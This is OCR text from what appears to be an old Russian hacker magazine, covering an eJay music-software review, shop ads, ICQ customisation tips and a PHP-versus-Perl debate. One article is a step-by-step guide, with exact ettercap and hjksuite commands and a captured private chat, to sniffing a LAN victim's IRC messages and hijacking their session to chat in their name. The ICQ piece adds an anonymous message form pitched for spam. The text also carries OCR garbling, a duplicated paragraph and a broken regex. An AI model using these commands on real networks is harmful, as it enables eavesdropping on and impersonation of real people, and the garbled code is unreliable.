
Студия эффектов работает с уже существующими сэмплами. С ее помощью можно из любого сэмпла делать кучу новых, внося небольшие изменения на свой вкус. Скрэтч генератор предназначен для создания своих скрэтчей. Для незнающих - это по сути искажения звука, которые применяются в хипхопе. С помощью Грув генератора подбираются 10 сэмплов для будущей имитации вместе в Матрице грув генератора. В Грув генераторе ты работаешь отдельно с каждым сэмплом и меняешь его настройки, а в Матрице грув генератора ты уже сводишь эти сэмплы вместе, задавая общие эффекты для всех 10 дорожек. В результате получается "сборная солянка", которую можно записать как отдельный сэмпл. В результате из 10 однотипных сэмплов можно делать один насыщенный и более объемный.



Студия эффектов в HipHop eJay



Скрэтч генератор в HipHop eJay



Грув генератор в HipHop eJay

Запись своих композиций полностью аналогична записи в Techno eJay и пишется в формате *.wav. HipHop eJay уже не так сильно отличается от Techno eJay. Но и здесь много нововведений, особенно в инструментарии создания своих сэмплов. Общая направленность программы в этот раз - хипхоп.

Теперь самое сладенькое для хоперов. Hip Hop Ejay имеет огромную коллекцию хоп-битов, много хорошего рэпа, хороший женский вокал, а главное - Dj DESK. What the fuck is that? Это именно то, ради чего эту ценнейшую прогу надо брать. Перед тобой - две пластинки. Левая играет то, что ты наваял в сэмпл композиторе, а на правой... ты делаешь запилы! Да, да! Самые настоящие виниловые запилы! Скрэтчи можно записывать. И не забудь: у иджея есть своя библиотека запилов с настоящих винилов.

<Ibiza Summer Session eJay>

Представь себе песчаный пляж, теплое голубоватое море, приятный морской бриз, ты наслаждаешься закатом солнца в горах... Всю эту обстановку острова Ибица ты сможешь прочувствовать, создавая свои дэнс-хиты в Ibiza Summer Session eJay. Еще одно продолжение DanceMachine, еще больше возможностей. Больше, правда, приходится устанавливать и на свой винт: примерно 190 метров, если частичная установка, и около 660 метров, если полная установка на винт.




Установка Ibiza Summer Session eJay

Опять же своя внешняя стилизация, кстати, она мне понравился больше всего. Свои навороты и свои средства для создания эффектов. В комплекте порядка 2000 готовых к употреблению сэмплов.




Внутри Ibiza Summer Session eJay


Для создания своих сэмплов тут свой арсенал средств: Студия эффектов (FX), Хайпер генератор (Hypergenerator), есть даже Аниматор (Animator). Студия эффектов работает с уже имеющимися сэмплами и позволяет менять параметры сигнала, его тональность и частотку (полосу пропускания). Заигравшись с этой фичей, я не заметил, как одна из колонок, подпрыгивая, постепенно сьехала со стола и грохнулась на пол :). Короче, это улет. Музыка получается от зажигательно-романтичной до зубодробильной и пробирающей по всему телу. Хайпер генератор позволяет генерить сэмплы из отдельных звуков, создавая не более четырех наборов. Тут, честно говоря, у меня мало что получилось гениального :), но, просмотрев библиотеку, я понял, что при соответствующей тренировке можно сделать практически что угодно. Больше всего меня прибил Аниматор, хотя он никакого отношения к сэмплам не имеет. С помощью него ты можешь создавать всякие психоделические сюжеты. Эффектов тут навалом: изменение варианта искажения, направления искажения, скорости трансформации, цвета, картинки, смещения и прочего. Врубаешь музыку, сделанную самим же в Ibiza Summer Session eJay, и импровизируешь видео - получается угарно. Видео, кстати, можно тоже записывать и потом отдельно экспортировать в формате *.avi. Сохраняешь на винт и показываешь своим друзьям, у которых слюноотделение повышается пропорционально времени прослушивания :).



Студия эффектов в Ibiza Summer Session eJay



Хайпер генератор в Ibiza Summer Session eJay



Аниматор в Ibiza Summer Session eJay

<Пы.Сы.>

Вся статья

писалась под музыку, написанную на Ibiza Summer Session eJay :). И хочу еще раз подчеркнуть, что все описанные выше программы для начинающих и разобраться в них может даже ребенок. Практически любая композиция (99,99%) получается неповторимой и профессиональной по качеству звучания и исполнения. Накладки могут быть только в сведении сэмплов, то есть в несовпадении в ритмах, в несоответствии стилей и просто в безвкусице. Это уже полностью зависит от тебя. Но и это лечится временем и прослушиванием чужих творений. Сделай в конце концов своей девушке подарок на день рождения – свой альбом со своей танцевальной музыкой. Я думаю, она это оценит :). Удачи.

Интернет-магазин с доставкой

e-shop

http://www.e-shop.ru

СВЫШЕ 1000 ФИЛЬМОВ

ВСЕХ ЖАНРОВ

Заказ DVD фильмов по интернету круглосуточно:

http://www.e-shop.ru

e-mail: sales@e-shop.ru

Заказы по телефону можно сделать

с 10.00 до 19.00 без выходных

(095) 798-8627, (095) 928-6089,

(095) 928-0360, (812) 276-4679



$42.99

Final Fantasy: The Spirits Within (Special Edition) 2DVD

$189.99




NEW

X-Files: The Complete Fourth Season (7 DVD)

$85.99

Urotsukidoji: Perfect Collection (2 DVD)

$45.99



Sakura Wars


$42.99



HOT!

Spaceballs

$27.99




Траффик

$27.99

Крадущийся Тигр, Затаившийся Дракон

$28.99



Наблюдатель

$27.99



Шоколад / Chocolat

$27.99

Подземелье Драконов


$27.99

Неуязвимый

$27.99

Правила боя

$27.99



Крокодил Данди в Лос-Анжелесе

/Смотрим в IRC-ишные приваты

Andrushock (andrushock@fromru.com)

< Folder 1 >

Несложный способ взлома IRC ->>>

Здрям, уважаемый! Ты, наконец-то, поимел неограниченный доступ в iNet, качаешь варез гектаробайтами и сидишь в IRC. Ты, несомненно, крут. Но в ирке с тобой никто не разговаривает, а если и кто-то и пискнет, то кроме "ку ку ге ку" ничего услышать нельзя, все сидят как боты недопатченные. Этому есть три объяснения: либо чел занят (ушел), либо боится показаться ламаком и поэтому молчит, либо ведет приватные беседы. Вот третий вариант особенно бесит :). Очень хочется посмотреть, с кем и о чем это они там болтают. А со временем появляется желание вклиниваться в их беседу. Окейно, давай так и поступим. Но хочу сразу умерить твой][акорский пыл - все нижеописанное прокатит, если ты с жертвами будешь сидеть в одном сегменте сети (идеал: в одной локалке), также необходим линух (по крайней мере, я все тестил на нем) с привилегиями суперюзера.

Ищем жертву

Для этого лучше воспользоваться прогой iptraf, которая позволяет просматривать все текущие соединения в твоей сети, ставя сетевой интерфейс в неразборчивый режим, в котором ты начинаешь получать все проходящие пакеты в сети, вне зависимости от того, какому узлу они предназначены.
Берем здесь:
ftp://ftp.cebu.mozcom.com/pub/linux/net/iptraf-2.5.0.tar.g

Ставим, запускаем и ждем, пока жертва в твоей сетке полезет в ирку. Ага, попался черт с айпишником 192.168.5.23 ;). Его и будем мучить...

Смотрим в каналы, на которых нас нет


Для этого нам понадобится сниффер ettercap. Берез здесь: http://ettercap.sourceforge.net/download/ettercap-0.5.4.tar.gz
Установка стандартная:
tar zxvf ettercap-0.5.4.tar.gz
Переходим в созданный каталог и:
./configure
make
make install

И для плагинов:
make plug-ins
make plug-ins_install

Если все прошло без ошибок (а так и должно быть, если ты не правил под себя компилер ;), запускаем.
Вид записи:
<путь к снифферу> <параметры> <IP-адрес сервака с запущенным ircd> <порт сервака с запущенным ircd> <IP-адрес жертвы>
У меня это выглядит так:
/usr/local/ettercap/bin/ettercap -zds 62.16.82.19:6667 192.168.5.23
Где параметры означают:
-z - запускать сниффер в спокойном режиме;
-d - не резолвить имена;
-s - использовать IP-based sniffing
Скриншот, правда, немного забедился ;).
Все, жмем на активном соединении на "Enter" и читаем, о чем там чел базарит. В правом окне мессаги, которые постит жертва, в левом - собеседников.

Смотрим в приваты

Для этого необходимо использовать те же опции сниффера, но для удобства просмотра мы все мессаги будем автоматом кидать в файло:
/usr/local/ettercap/bin/ettercap -Nzds 62.16.82.19:6667 192.168.5.23 > /root/sniff.irc




Параметр -N запускает сниффер без псевдографического интерфейса.
Привожу "текстовый скриншот" привата TeaRDroP и iDima (TeaRDroP - наша жертва):

```
ettercap 0.5.4 (c) 2001 ALoR & NaGA
Your IP: 192.168.5.21 with MAC: 00:50:BF:4A:48:F3
on Iface: eth0
Press 'h' for help...
Sniffing (IP based): 192.168.5.23:0 <-->
62.16.82.19:6667
<... поскипано ...>
16:12:15  192.168.5.23:2112 --> 62.16.82.19:6667
16:12:42  192.168.5.23:2112 --> 62.16.82.19:6667
PRIVMSG iDima :chochu providera lomanut' %)
16:12:42  62.16.82.19:6667 --> 192.168.5.23:2112
16:12:53  62.16.82.19:6667 --> 192.168.5.23:2112
:iDima!~tmp@idima.net PRIVMSG TeaRDroP :nu lomani.
16:12:53  192.168.5.23:2112 --> 62.16.82.19:6667
16:13:00  62.16.82.19:6667 --> 192.168.5.23:2112
:iDima!~tmp@idima.net PRIVMSG TeaRDroP :ya to
tut prichem? :-).
16:13:00  192.168.5.23:2112 --> 62.16.82.19:6667
16:13:01  192.168.5.23:2112 -->
62.16.82.19:6667
PRIVMSG iDima :pomogi mne
```


Базарим вместо жертвы

Для осуществления этой GNUсной миссии нам понадобится прога со страшным названием hjkb-nc. Брать отсюда: http://www.pkcrew.org/tools/hjk-suite/hjksuite-0.1.99.tar.gz
Распаковываем:
tar zxvf hjksuite-0.1.99.tar.gz
Переходим в созданный каталог и ставим:
./configure
make
make install



IRC-шные приваты


<Folder2>



Запускаем. У меня выглядит так: /root/DOWNLOAD/HIJACK/hjksuite-0.1.99/programs/hjkbns/hjkbnc eth0

Первый пункт - прога ставит сетевой интерфейс eth0 в promiscuous mode и ищет, кто же сейчас сидит в ирке, второй пункт - будет происходить внедрение в существующее соединение, третий пункт - no comments.
Видим, что двадцать третий опять сидит в IRC ;). Жмем на клаве кнопарь "2", потом "0" (номер жертвы в листинге), вводим номер непривилигированного порта (можно оставить по умолчанию - 1234), открываем еще один терминал и запускаем свой любимый IRC-клиент. В моем случае это xchat. Создаем в нем новое соединение с такими параметрами: название соединения -][ak0p, сервер - 127.0.0.1 и порт, куда коннектиться, - 1234. Все, ждем, пока к нашей жертве полезут в приват грудастые тетки ;). Хотя я, честно говоря, их так и не дождался и сразу полез болтать вместо жертвы, от его имени. Имхо, мега-кул.

Только обрати внимание: когда ты будешь базарить вместо своего хакнутого чувака, то он окажется изолированным, а если ты выйдешь из этой проги или закроешь IRC-клиент, то ему светит disconnect. Кстати, один из вариантов сетевой войны :).



Линки на теорию

Чтобы не быть многословным и во избежании повторов, даю тебе несколько ссылок по этому поводу в русскоязычной части Интернета.

Статья Ильи Медведовского "TCP под прицелом (TCP - hijacking)"
http://www.hackzone.ru/articles/tcp.html
Статья в Хакере "История падения"
http://magazine1.xakep.ru/xa/019/full/051/051.asp?flash=0
Книга "Атаки в Интернет". IP Hijacking
http://kiev-security.bigmir.net/attacks/26.htm



Взлом

Издеваемся над ICQ

Constrictor (constrictor@xakep.ru)

/Издеваемся

Убираем все ненужное и настраиваем полезное

<Folder1>

Юзаешь аську? Ай, молодца! А теперь давай приведем ее в порядок: помоем, причешем и избавим от разных неприятностей. Все-таки кастамайзинг и твикинг - это явно наш профиль, поэтому быстренько приступаем к делу.

[Banners - fuck off]

Первое, что мне захотелось, - это убрать баннер, но немножко не так, как уже писали в Х. Берем прогу для ковыряния ресурсов. Я брал старый добрый eXescope (можно также ResHacker или еще какую). Запускаем и в папке ICQ открываем файл "ICQCore.dll" (ICQ при этом должна быть закрыта!). Теперь смотрим вкладку Dialog и ищем ресурс под номером "2566" со значением "Height". Меняем его на "70". Все! Баннер крутится, но нам его не видно, и место лишнее убрали :). Кстати, в этой Dll'ке можно многое изменить, но это уже «на вкус и цвет».

[Interests]

Теперь будем менять свои Интересы, у тебя там, наверно, написано: Computers - Perl, Unix, ect...? :) Хех, неплохо, но можно сделать веселей :). Ищи файл Interest.fld в папке \Icq\DataFiles. Открывай его в блокноте и находи строчку "Computers". Дальше - просто. Меняй ее на все что захочешь, например, "Хакинг" :). И обрати внимание на тэг <code=104>. Запомни "104" и сохраняй все это безобразие.
Тем же макаром открывай файл - "Keyword.tre", ищи это самое "104". Все строчки с этим кодом относятся к нашему интересу "Computers", то есть уже "Хакинг" :). Теперь слово "Hardware" меняй на "Взлом" :) и все остальное по теме. Советую просмотреть все файлы с этими расширениями, там много чего интересного, например, на какие урлы Мирабилиса обращается ася и т.д.

[Sounds]

Теперь повеселимся со звуками :). Многие знают, что они обитают в папке \ICQ\Sounds. Берем твои любимые игры (с wav'ами конечно) и меняем все что тебе не нравится. Я, например, взял звуки из Контры и КингПина. И когда ася запускается, у меня начинается крик в рацию: "Go-go-go", а когда кто-то чужой подваливает, она матерится: "What'da fuck..." :).

[IRCQNet]

Язык можно поломать, пока это слово прочитаешь :). Это называется - когда кодеру нефига делать, он цвета настраивает. Для танкистов объясню, на Мирабилисе распространяется такая фича, как Ирка на Аське (или Аська на Ирке?), извращенцы, да? Заходишь в папку Download и тебе выдают приметно такой код:

```
<CENTER>
<P><B><FONT FACE="Verdana">Welcome
to ICQ-net</FONT></B></P>
<P><APPLET NAME="IRCQNet" CODE-
BASE="http://ircqnet.icq.com/users/IrCQNet
-Current/" ARCHIVE="IRCQNet.jar"
CODE="IRCQNet.class"
WIDTH="550" HEIGHT="300" ALIGN="BOT-
TOM">
<PARAM NAME="firstJoin"
VALUE="#Web">
</APPLET>
 </P>
</CENTER>
```

IRCQNet.class - это тот самый аплет, в котором ты сидишь как бы в Ирке (на аськиных каналах), только через веб-страницу. Офигеть! :) Идея-то неплохая, но реализовано тупо: ты не можешь джойниться к другим (своим) каналам. С другой стороны, все предлагаемые каналы - буржуйские, поэтому сидят там одни буржуи. Кикают там только за буржуйский мат, поэтому заходим с

/ I N S E R T /
Юзаешь аську? Ай, молодца! А теперь давай приведем ее в порядок: помоем, причешем и избавим от разных неприятностей. Все-таки кастамайзинг и твикинг - это явно наш профиль, поэтому быстренько приступаем к делу.

толпой друзий и начинаем базарить в стиле «беспредел чата» :).

[Web-Pager]

И чего только в аське нет! Даже собственный Веб-пейджер. Отлично, только он нам немного не подходит. Мы будем мутить свой собственный «Х-пейджер» :). Открываешь блокнот (тебе не кажется, что блокнот - самая хакерская прога? :) и пишешь вот эту дребедень:

```
<HTML>
<BODY TEXT="white" BGCOL-
OR="#000066">
<FORM
ACTION="http://msg.mirabilis.com/scripts/W
WPMsg.dll" METHOD="POST"
ENCTYPE="application/x-www-form-urlen-
coded"
target="null">
<P ALIGN="CENTER"><B><SPAN
STYLE="Font-Size : 9pt">
<FONT FACE="Verdana">[X-
ICQPager]</FONT></SPAN></B>
<SPAN STYLE="Font-Size : 8pt"><FONT
FACE="Verdana"></FONT></SPAN></P>
<P><SPAN STYLE="Font-Size : 8pt"><FONT
FACE="Verdana">[sbj:]</FONT>
</SPAN></P><P><INPUT TYPE="TEXT"
NAME="subject" SIZE="25"></P>
<P><SPAN STYLE="Font-Size : 8pt"><FONT
FACE="Verdana">[to #ICQ:]</FONT>
</SPAN></P><P><INPUT TYPE="TEXT"
NAME="to" SIZE="25"></P>
<P><SPAN STYLE="Font-Size : 8pt"><FONT
FACE="Verdana">[your nick:]</FONT>
</SPAN></P><P><INPUT TYPE="TEXT"
NAME="from" SIZE="25"></P>
<P><SPAN STYLE="Font-Size : 8pt"><FONT
FACE="Verdana">[your mail:]</FONT>
</SPAN></P><P><INPUT TYPE="TEXT"
NAME="fromemail" SIZE="25"></P>
<P><SPAN STYLE="Font-Size : 8pt"><FONT
FACE="Verdana">[messg:]</FONT>
</SPAN></P><P><TEXTAREA
NAME="body" ROWS="7"
COLS="35"></TEXTAREA></P>
<P><INPUT TYPE="SUBMIT"
NAME="Submit" VALUE="Submit">
<INPUT TYPE="RESET" NAME="Reset"
       VALUE="Reset">
        </FORM>
        </BODY>
        </HTML>
```

Сохраняешь код в html-страницу и запускаешь. Ну а дальше, я думаю, все понятно, в самой странице все расписано. Пишешь мессагу и отправляешь комунить на асю. Прикол в том, что никто не узнает, откуда мессага посылалась (если ты, конечно, реальное мыло туда не вписал :). Приятного спама.

[Links]

Пару линков на закуску:
http://www.8th-wonder.net
http://www.medievils.com
http://www.wegroup.org
http://www.icqroaming.com
http://webicq.chat.ru

[Happy End]

И под конец самое главное: не бойся экспериментировать! Из-за этих экспериментов я всего 3 раза переустановил Аську :), пару раз выполнил недопустимую операцию, обратился к несуществующей странице памяти и сорвал стек Эксплорера (ему не привыкать). Так что если с нервами все в порядке, то вперед за байтами... Если кто нашел еще какие-то свои (или не свои, но интересные) баги, то пиши.



над ICQ/

внутренности ICQCore.dll

после операции

блокнот - нигде не подведет :)

новые интересы =)

безопасности много не бывает

6-вы только посмотрите как Ася шлюзы раздвигает! Это точно троян! =)

Интернет-магазин с доставкой

e-shop

http://www.e-shop.ru

e-mail: sales@e-shop.ru

ПОЧУВСТВУЙ СИЛУ!!!

PlayStation 2

PlayStation2-US- $439.99

PlayStation2-PAL- $399.99

(095) 798-8627 (095) 928-6089

(095) 928-0360 (812) 276-4679

ИЗМЕНИЛСЯ ТЕЛЕФОН

$79.99 (US) Extermination

$79.99 (US) Onimusha Warlords

$65.99 Warriors of Might and Magic

Special price

$99.99 Time Crisis II с пистолетом

$79.99 (US) Twisted Metal: Black

$79.99 (US) Ico

NEW

$75.99 Star Wars: Super Bombad Racing

$79.99 Silent Hill II

$65.99 (US) Mega Memory Card 16 MB

$49.99 Hard Carring Case

$69.99 (US) PS 2 GAMEShark 2

HOT!

$21.99 Горизонтальная подставка под приставку

Заказы по телефону можно сделать с 10.00 до 19.00 без выходных.

Заказы по интернету - круглосуточно!

В нашем магазине действует услуга 48 часов MONEY BACK, смотрите подробности на www.e-shop.ru

Взлом PHP vs PERL/

PHP vs PERL

Nikitos (nikitos@atom.ru) & TEHb13

< Folder 1 >

За последний год PHP здорово поднялся. Прилавки наводнило множество книг, куча сайтов перешло на него, перл медленно, но верно сдает позиции... Именно поэтому сейчас самое время твердо для себя решить: на чем же все-таки писать? На простом PHP или старом добром ПЕРЛЕ? Вопрос не из легких, однозначного ответа, как всегда, нет - оба языка, бесспорно, достойные конкуренты, хотя у всех, конечно, свои недостатки и преимущества. Они-то и будут изложены в статье, а ты уж сам решай, что тебе нужно, а что нет...

Раунд 1

Nikitos

На мой взгляд, большим плюсом PHP, по крайней мере для сравнительно небольших проектов, является возможность интегрирования PHP-кода прямо в html - он вставляется между тегами <? И ?>.
На первый взгляд, особенно закоренелых перл-кодеров, это кажется несколько тупо - мол, как vbs-скрипты... Но если присмотреться поближе, то вся прелесть этого дела становится очевидна:
1. Значительно упрощается использование шаблонов - вместо статичного html'а/текста читаешь и выводишь файлы.
2. В одном скрипте - например, index.php - можно, притом достаточно просто, намутить КУЧУ всего. Например, динамичную главную страницу, регистрационную форму, логин-форму, персональную страницу, голосование и т.д. Это реально и достаточно просто - в зависимости от передаваемой переменной будет выводиться то-то, делаться се-то.
Как мне, php-кодеру, представляется, в Перле одним скриптом бы не обошлось... а сколько SSI...
Глядя на этот плюс, замечаю МИНУС: некоторые неудобства при создании серьезных (прежде всего больших ;) проектов. Хотя это неудобство решается весьма красиво - весь дизигн скидываешь в отдельные файлы и вставляешь, где надо, средствами PHP.

TEHb13

В Перле дело обстоит не столь сложно, как принято думать: например, все нужные html страницы можно также держать в отдельных файлах, можно подойти более простым методом, а в частности так:

```
$html = <<HTML_TEXT;
...some html code <html>...
HTML_TEXT
```

Таким образом можно в одну переменную включить большой массив строк для последующего вывода, причем в него можно вместо каких-то элементов вставлять полноценные переменные типа $new_var, что впоследствии заменится содержимым переменной.

Раунд 2

Nikitos

Сравнивая языки, нельзя упустить немаловажную деталь - работу с html-формами. Формы, как ты, надеюсь, знаешь - это куча полей, которые заполняет юзер, жмет на submit, и все данные летят по направлению в action - твой скрипт, где они юзаются.
В php обработка форм происходит автоматически, тебе не надо ничего делать, все переменные, переданные скрипту, уже доступны с такими же именами, какие были у соответствующих полей, что безумно, на МОЙ взгляд, удобно.
Например: было поле <input type=text name="lala">, юзер его заполнил, отправил, теперь то, что он загнал в это поле, лежит в переменной $lala.

TEHb13

"Ха!" - скажу я вам и напишу нечто вроде:

```
use CGI;
$q = new CGI;
$name = $q->param('name');
@all_form = $q->param();
```

Вот эти несколько строк демонстрируют, как с помощью встроенных средств использовать данные, передаваемые формой, можно вытаскивать значение по имени, как в примере ($name = $q->param('name') ;). Или же вернуть в массив @all_form все имена передаваемых переменных в переданном порядке для последующего извлечения (естественно, декодирование из юникода происходит автоматически в модуле).

Раунд 3

Nikitos

Реляционные базы данных. Штука реально крутая, нужная любому приличному веб-кодеру, без нее никуда. Естественно, то, как осуществлена работа с БД, в частности с mySQL, в том или ином языке достаточно ярко покажет их "прогрессивность" ;).
Конкретно работа с БД в любом языке сводится примерно к следующему: подключение к серверу Базы Данных, выбор БД, аутентификация, отправка запроса, получение ответа. Все. Дальше - обработка, юзание полученных данных.
В php есть замечательная функция mySQL_fetch_array(), помещающая содержимое ответа в ассоциативный массив - хэш по-перловски, где ключи для его элементов - названия соответствующих полей в БД. Если ответ содержит не одну запись, то делается цикл while($var=mySQL_fetch_array($otvet)), в пределах которого доступны ВСЕ полученные данные.
Например:

```
<?
while($var=mySQL_fetch_array($otvet))
              {
echo "Содержимое Поля: $var[pole1]";
              }
?>
```

Выведет содержимое поля 1 из всех записей в таблице. "А если мне только конкретная нужна?" - наверняка подумал кто-то. Для этого, батенька, и есть специальный язык запросов к БД. Выборку из таблицы делаешь (см. статью про SQL в одном из ближайших номеров Х).

TEHb13

В Перле тебе не нужно знать особенности архитектуры БД, с которой ты работаешь, достаточно иметь представление о том, что тебе надо (с этим, думаю, проблем не должно возникнуть :), и синтаксис основных запросов к конкретной БД. Работа, например, с MySQL осуществляется таким образом:

```
use DBD::mysql;
$dbh = DBI::mysql->connect('localhost', 'login', 'pass');
$rv =$dbh->do(любая команда, доступная в данной БД);
```

Раунд 4

Nikitos

А вот если нет возможности использовать реляционные БД (ну не нашел ты хостинг...) , придется геморситься с нереляционными - текстовыми файлами, где информация записана не в удобную таблицу, а в строку через разделитель. Чтение файла - тема малоинтересная и легко выполняемая в обоих языках. Далее - разбираемся в полученной после прочтения файлов мусорке. Для этого в php есть типа "аналог" функции mySQL_fetch_array - explode($srt, "razd");
Она помещает в массив элементы, образовавшиеся после нарезания строки по разделителям. Если не въехал, то вот как это примерно выглядит:
Была строка: Lolo|lala|momo|mama
Делаешь explode с разделителем "|" и получаешь массив со следующими элементами:
[1]: Lolo
[2]: lala
и т.д.
Ну а дальше делай с этими элементами что хочешь - насколько фантазии хватит ;). При возникновении желания написать что-нибудь серьезное, надо желать этого, покуда не появится мысль о безопасности - время нынче такое... ;). Подумать - одно, сделать - совсем другое. Тут регулярные выражения нужны :). Правда, сравнивать особо нечего - PHP работает с ПЕРЛовским синтаксисом составления шаблонов, который, имхо, написан просто улетно. На первый взгляд сложновато, но на самом деле после часика гимора осознаешь всю необъятную прелесть темы. А уж простенькую проверку валидности е-мейла ты точняк напишешь через полчаса ;).

TEHb13

Yes! Yes! Yes! Регулярные выражения - суть Перла, его гордость и бла-бла-бла :). В общем, без них очень сложно, почти как наркотик для наркоши. Существуют даже библиотеки под С++, в которых зарелизены регулярные выражения из перла :). Итак надо разбить строчку на массив, по определенному разделителю, делается это так:

```
$str = 'Lolo|lala|momo|mama';
@array = split ('|', $str);
```

Результ тот же, хм... А вот вам литл регэксп ака регулярное выражение, которое из строчки вытянет только мэйл:

```
$str = 'some text some@mail.ru @array and ...';
$mail = $1 if $str =~/\s+(\w+\@\(w+\.)+\.\w+)\s+/;
```

и всего делов-то :).

Схватка между PHP-кодером и Perl-кодером

<Folder2>

Раунд 5

Nikitos
Перл более популярен, на нем написано значительно больше сайтов, и для кул-хацкера это есть большой плюс, ибо чем больше кодеров, тем больше горе-кодеров ;). В общем, если ты учишь язык для того чтобы ломать направо и налево, то Перл тебе знать обязательно. Другое дело, что профессиональных кодеров на php немного, значительно, имхо, меньше, чем на Перле, а поэтому вопрос безопасности в PHP не менее, а порой и более актуален, нежели в Перле (возможно, в одном из ближайших номеров Х по этому вопросу будет статья)...

TEHb13
Раз - два - три, ну-ка стэк сорви :). Шутка. Ну, начнем с того, что Перл это интерпретатор, который не даст никому ;) напрямую работать с памятью; если пытаться ему передать что-то больше, чем библиотека конгресса, то он не умрет, он будет бороться, пока не кончится память :). К тому же специально для параноиков есть специальный ключ, сообщающий о возможных незащищенных местах программы... вот такой ключик:
#!perl -T
И наслаждайся сообщениями интерпретатора о дырявости твоего кода :).

Раунд 6

Nikitos
Ну что, определился? Если еще нет, то слушай сюда. Бесспорно, и PHP, и PERL - языки мощные и перспективные, НО... Перл - язык значительно, на мой взгляд, менее удобный, геморроидальный. Много лишних строк кода, многие функции и возможности в нем осуществлены, мягко говоря, неудобно, несколько коряво (с сравнении с PHP, в частности). Что говорить, перловый код значительно менее читабелен; чтобы въехать в его суть, найти что-либо, требуется значительно больше времени, нежели в PHP-коде. НО! Перл мне представляется чем-то святым, высоким и, как следствие, весьма уважаемым (!!!). Да, он менее удобен. Да, он сложнее. Но он, в конце-то концов, не для ламаков писался: захочешь - въедешь ;). В общем, решай сам, а я шлифую PHP ;).


TEHb13
Ай-яй-яй, убили негру... Не стоит хоронить Перл под покровом сложности и нечитабельности, множество Перл-скриптеров, зачастую, не знают язык и на 15 процентов во всей ее мощи, но умудряются писать весьма нехилые вэб-приложения. Также негласно считается, что Перл - для больших проектов, типа mail.ru, а PHP - для Гвест Буков. Примерно так все и есть.

Nikitos
Хм. Хм. Хм. Если так и считается, то в среде перл-кодеров, воспринимающих PHP как какую-то занозу, вставшую на пути всемирного счастья и процветания их любимого языка. Что ж... Подобный патриотизм, конечно, похвален, но наивно полагать, что удел PHP - гвестбуки. По меньшей мере наивно. По своей мощи, имхо, он ничуть не уступает Перлу. А если ты не видел больших проектов на php, то глянь www.aport.ru или www.tle.ru, на худой конец - мой проект www.hackerdrom.f2s.com ;))).


TEHb13
